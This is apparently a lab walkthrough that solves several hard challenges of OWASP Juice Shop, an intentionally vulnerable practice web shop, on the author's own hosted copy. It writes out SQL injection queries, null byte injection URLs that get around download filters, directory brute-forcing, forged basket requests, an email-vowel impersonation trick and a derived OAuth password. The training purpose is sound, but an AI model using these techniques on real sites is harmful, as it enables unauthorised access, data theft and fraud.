


# Hard Challenges

**Access Log - Gain access to any access log file of the server.**


1. Use one of Kali Linux tools called DirBuster. Set the target URL as <http://john-owaspjuiceshop.herokuapp.com/>
2. Try multiple wordlists from the dirbuster directory (/usr/share/dirbuster/wordlists/). I tried to use "directory-list-2.3-medium.txt" and "directory-list-lowercase-2.3-medium.txt". To get more wordlists, visit here: <https://github.com/daviddias/node-dirbuster/tree/master/lists>



3. Finally discovered a path /support/logs
4. Visit that page and download the file called "access.log.2019-08-26"




5. The content of the file looks like this:




6. Return to JuiceShop main page to finish the challenge

## Christmas Special - Order the Christmas special offer of 2014.

1. The hint says that this challenge requires a Blind SQL Injection to see the deleted products.
2. Open the Developer Tools → Network tab and try to search for an item using the search bar. Notice the web application perform a call to “rest/products/search?q=” via GET request to return the product data




3. Open Postman and try to perform a blind injection with this query (GET):  
<http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q='';>
4. The result will be an error message:  
“500 SequelizeDatabaseError: SQLITE\_ERROR: near ";": syntax error”
5. Observe that the web application is complaining about an SQL syntax error which means that it doesn't sanitize the input, making an SQL injection possible.
6. Perform another kind of injection:  
<http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=' -->
7. Again, the web application will complain but with a different error message:  
<em>500</em> SequelizeDatabaseError: SQLITE\_ERROR: incomplete input
8. Google the error message. According to StackOverflow, this error message is due to missing (or incomplete) parenthesis.
9. Update the query to be:  
[http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=''\)\) --](http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q='')) --)




10. Found the delete item called “Christmas Super-Surprise-Box (2014 Edition)”. Memorize the id (10)

11. Login using any account and memorize the BasketId (go to Developer Tools > Storage tab > Session Storage)



12. Open Postman (again) and perform POST request to api/BasketItems with these parameters and hit Send:

```
{"BasketId": "5", "ProductId": 10, "quantity": 1}
```



13. Go back to the “Your Basket” page and click Checkout

## DLP Failure Tier 1 - Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.

1. Open Postman and perform a blind SQL injection by using this query via GET request: [http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q='\) --](http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=') --)




2. There is an item called Rippertuer Special Juice where the description contains the sentence “made unavailable because of lack of safety standards.”


3. Google the exact string “Cherymoya Annona cherimola, Jaboticaba Myrciaria cauliflora, Bael Aegle marmelos... and others” (from the item’s description). One of the results will bring you to this website: <https://listverse.com/2011/07/08/top-20-fruits-you-probably-dont-know/>



4. Scroll down to the comments section and find a comment that’s written by “Localhorst”



5. It contains a pastebin URL: <https://pastebin.com/90dUgd7s>. The file in the pastebin contains the rest of the ingredients with them descriptions in a JSON format. Read everything carefully. There is one that says “this coupled with Eurogium Edule was sometimes found fatal”.



6. Login as any user and go to the “Contact Us” page. Write the two ingredients: Eurogium Edule and Hueteroneel, and then hit Submit

You successfully solved a challenge: DLP Failure Tier 1. Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.

Contact Us

Thank you for your feedback.

Author

test@gmail.com

Comment

Eurogium Edule and Hueteroneel

Rating

★ ★ ★ ★ ★


What is 5+7+6?

18

Submit


## Easter Egg Tier 1 - Find the hidden easter egg.

1. Go to the FTP page and search for a file called “eastere.gg”. If you download it directly, it will fail.



2. This challenge requires an attack called Null Byte Injection  
(<https://www.whitehatsec.com/glossary/content/null-byte-injection>)

3. Instead of using this URL to download the file, “ftp/eastere.gg”, use, “ftp/eastere.gg%2500.pdf”



4. Go back to JuiceShop main page to solve the challenge.

## Easter Egg Tier 2 - Apply some advanced cryptanalysis to find the real easter egg.

1. Go to the FTP directory and download the file “eastere.gg” using the null byte injection technique.

2. Analyze the file. Check what kind of file it is using the ‘file’ command. Then, use the ‘cat’ command to display the content of the file

```
root@kali:~/Desktop# file eastere.gg
eastere.gg: ASCII text
root@kali:~/Desktop# cat eastere.gg
"Congratulations, you found the Easter egg!"
"The incredibly funny developers
...
...
...
Oh! wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:
L2d1ci9xcmlmL25lci9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybmlZncmUvcnR0L2p2Z3V2YS9ndXlvcn5mZ3JlL3J0dA=="
```

3. The file says that the real easter egg can be found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybmlZncmUvcnR0L2p2Z3V2YS9ndXlvcn5mZ3JlL3J0dA==

4. The text is encoded in base-64. So, to decode it, use the command “base64 --decode”

```
root@kali:~/Desktop# echo "L2d1ci9xcmlmL25lci9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybmlZncmUvcnR0L2p2Z3V2YS9ndXlvcn5mZ3JlL3J0dA==" | base64 --decode
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rttroot@kali:~/Desktop#
```

5. The text translates to:


/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt

6. The text is encrypted with ROT-13. Use the “translate” to decrypt it.

```
root@kali:~# echo "/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```

7. The final result is: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg


8. Enter the path into the address bar. It will bring you to a page like this:



9. The easter egg is an interactive 3D scene of some sort of a planet

## Expired Coupon - Successfully redeem an expired campaign coupon code.

1. Open the Developer Tools → “Debugger” tab. Select the “main.js” file. Search for a keyword “Coupon”. There will be a function called applyCoupon() in the file.




2. Inside the function, there's a line of code like this:

```
'WMNSDY2019' === this.couponControl.value ? 1551999600000 === this.clientDate ?  
this.showConfirmation(75) : (this.confirmation = void 0, this.error = {  
  error: 'Invalid Coupon.'
```

3. The number “1551999600000” is an epoch time. Convert the time into GMT (<https://www.epochconverter.com/>), it will show Thursday, March 7, 2019 11:00:00 PM.


4. Set the time of your computer to March 7, 2019 11:00:00 PM and try to submit the code ('WMNSDY2019') again.






## Forgotten Developer Backup - Access a developer's forgotten backup file.


1. Go to the FTP directory (<http://john-owaspjuiceshop.herokuapp.com/ftp>).
2. Search for a file called “package.json.bak”. The extension (.bak) is a file format that is typically used when creating a backup copy of a file



3. If you try to download the file directly, you will get an error message: “only .md and .pdf files are allowed”.




4. The workaround is to perform a Null Byte Injection. The download URL becomes <http://john-owaspjuiceshop.herokuapp.com/ftp/package.json.bak%2500.pdf>




## Forgotten Sales Backup - Access a salesman's forgotten backup file.

1. Go to the FTP directory (<http://john-owaspjuiceshop.herokuapp.com/ftp>)
2. Search for a file called “coupons\_2013.md.bak”. The file extension (.bak) is a file format typically used when creating a backup copy of a file




3. Perform a Null Byte Injection attack to bypass the download restriction. The download URL becomes: [http://john-owaspjuiceshop.herokuapp.com/ftp/coupons\\_2013.md.bak%2500.pdf](http://john-owaspjuiceshop.herokuapp.com/ftp/coupons_2013.md.bak%2500.pdf)




## GDPR Compliance Tier 2 - Steal someone else's personal data without using Injection.

Hint: It is possible to exploit a flaw in the Request Data Export feature to retrieve more data than intended.

1. Login with any user. Go to the store page and add an item to the basket. Open the Developer Tools → “Network” tab.
2. Go to “Your Basket” page and perform a checkout. Observe that the web application generates an order receipt in a pdf form.




3. Remember the order ID, in this case, it's 5267-7167278d848f1025. Go to the “Track Order” page and track the order.



4. Notice these two things. First, the GET request call used by the web application: <http://john-owaspjuiceshop.herokuapp.com/rest/track-order/5267-7167278d848f1025>. Second, the response provided by the server, especially the email address. The web application only obfuscates the vowels on the email address. For example, [admin@juice-sh.op](mailto:admin@juice-sh.op) will become \*dm\*n@j\*\*c\*-sh.\*p. This means we can impersonate the admin account by creating a new account and changing the vowels only. In this example, it will be [odmin@juice-sh.op](mailto:odmin@juice-sh.op).

5. Login as the [odmin@juice-sh.op](mailto:odmin@juice-sh.op) user. Go to the “Privacy & Security” page and select “Request Data Export” in any format (assumption: the Developer Tools → “Network” is still open).



6. A new window will pop up and display an order that is supposedly belongs to [admin@juice-sh.op](mailto:admin@juice-sh.op), however, due to the faulty with the obfuscation, the email is displayed as [odmin@juice-sh.op](mailto:odmin@juice-sh.op).


```
{ "username": "", "email": "odmin@juice-sh.op", "orders": [ { "orderId":  
"5267-fc1014258b2aef77", "totalPrice": 8.96, "products": [ { "quantity": 3, "name": "Apple  
Juice (1000ml)", "price": 1.99, "total": 5.97 }, { "quantity": 1, "name": "Orange Juice  
(1000ml)", "price": 2.99, "total": 2.99 } ], "eta": "2" }, { "orderId":  
"5267-ecc57bf4106141ce", "totalPrice": 26.97, "products": [ { "quantity": 3, "name":  
"Eggfruit Juice (500ml)", "price": 8.99, "total": 26.97 } ], "eta": "3" }, { "orderId":  
"5267-2f5a7d1d4614a798", "totalPrice": 21.94, "products": [ { "quantity": 2, "name":  
"Apple Juice (1000ml)", "price": 1.99, "total": 3.98, "bonus": 0 }, { "quantity": 3, "name":  
"Orange Juice (1000ml)", "price": 2.99, "total": 8.97, "bonus": 0 }, { "quantity": 1, "name":  
"Eggfruit Juice (500ml)", "price": 8.99, "total": 8.99, "bonus": 1 } ], "bonus": 1, "eta": "3" }  
], "reviews": [] }
```

## Login Bjoern - Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.

From the hint: use the official demo instance at <http://demo.owasp-juice.shop> to play with Google login and learn how it works there, then apply what you learned on your local instance.

1. Go to the Administration page (/administration). Look for Bjoern's Google email:

[bjoern.kimminich@gmail.com](mailto:bjoern.kimminich@gmail.com)



2. Open the Developer Tools → “Debugger” page and analyze the “main.js” file to see how the oauth is handled. To find the code for oauth, simply search of the keyword “oauth”. In line 59320, you’ll find out how the web application is doing the oauth with Google.



3. The code shows that the password is obtained from a variable ‘e’, and the logic to generate the value of ‘e’ is listed too:


```
var e = btoa(n.email.split("").reverse().join(""));
password: e,
passwordRepeat: e
```

4. Google the term “btoa()” to find out that it simply means base64 encode. Referring back to the code, this tells us that the password is base64(the reverse of the email address).

5. Reverse the email “[bjoern.kimminich@gmail.com](mailto:bjoern.kimminich@gmail.com)” ⇒ “moc.liamg@hcinimmik.nreobjb”. Encode the string to base64 (using base64 command on Linux).


Email: [bjoern.kimminich@gmail.com](mailto:bjoern.kimminich@gmail.com)

Password: bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=




## Misplaced Signature File - Access a misplaced SIEM signature file.

1. Go to the FTP directory (<http://john-owaspjuiceshop.herokuapp.com/ftp>) and look for the file called “suspicious\_errors.yml”



